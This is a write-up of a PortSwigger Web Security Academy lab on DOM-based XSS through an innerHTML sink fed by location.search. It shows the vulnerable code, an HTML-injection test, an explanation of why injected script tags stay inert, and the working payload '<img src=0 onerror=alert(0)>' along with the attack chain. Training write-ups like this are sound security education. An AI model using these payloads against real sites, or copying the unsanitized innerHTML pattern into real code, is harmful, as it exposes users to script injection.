DOM-Based XSS — innerHTML Sink
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | DOM-Based Cross-Site Scripting (XSS) |
| Difficulty | Apprentice |
| Source | location.search via URLSearchParams |
| Sink | innerHTML |
| Goal | Execute JavaScript via an event handler payload |
What is innerHTML?
innerHTML is a JavaScript property that gets or sets the raw HTML content inside a DOM element. Unlike textContent — which treats everything as plain text — innerHTML interprets and renders HTML tags:
element.textContent = '<b>bold</b>';   // displays literally: <b>bold</b>
element.innerHTML  = '<b>bold</b>';    // displays: bold (rendered as bold text)
This makes innerHTML dangerous when used with untrusted input. If an attacker controls what string gets assigned to innerHTML, they control what HTML — and therefore what JavaScript — gets injected into the page.
Phase 1 — Reconnaissance
Searching for test puts the value in the URL:
/?search=test

Inspecting the page source in DevTools reveals the vulnerable JavaScript:
function doSearchQuery(query) {
    document.getElementById('searchMessage').innerHTML = query;
}
var query = (new URLSearchParams(window.location.search)).get('search');
if(query) {
    doSearchQuery(query);
}

The script reads the search parameter from the URL using URLSearchParams, then assigns it directly to innerHTML of a div. No sanitization happens anywhere. The source is location.search and the sink is innerHTML.
Phase 2 — Confirming HTML Injection
<marquee>"TETO"</marquee>

The text scrolled — HTML is being rendered via innerHTML, not escaped.
Phase 3 — Attempting Script Tag (Expected Failure)
<script>alert("hola")</script>

No alert. This is expected — the HTML spec explicitly states that <script> tags injected via innerHTML are not executed. This is an intentional browser security decision: dynamically inserted <script> elements through innerHTML are treated as inert. The tag appears in the DOM but the browser refuses to run it.
// Does NOT execute
element.innerHTML = '<script>alert(1)</script>';

// DOES execute — event handlers on HTML elements fire regardless of insertion method
element.innerHTML = '<img src=0 onerror=alert(1)>';
Phase 4 — Event Handler Payload via img
Confirming that innerHTML actually tries to load resources:
<img src=test.png>

The browser attempted to fetch test.png — confirming innerHTML is rendering tags and triggering browser behavior. Providing a deliberately invalid src to trigger the onerror event handler:
<img src=0 onerror=alert(0)>

Alert fired. Lab solved.
How the Full Attack Chain Works
1. Attacker crafts URL:
   ?search=<img src=0 onerror=alert(0)>

2. Victim visits the URL

3. Browser loads the page — server returns a normal HTML response
   (the payload is in the URL, not the server response)

4. JavaScript runs:
   var query = new URLSearchParams(window.location.search).get('search');
   → query = "<img src=0 onerror=alert(0)>"

5. JavaScript assigns to innerHTML:
   document.getElementById('searchMessage').innerHTML = query;
   → browser parses and renders the img tag

6. Browser tries to load src="0" — fails
   → onerror fires → alert(0) executes
The server never saw anything suspicious. The vulnerability is 100% in client-side JavaScript.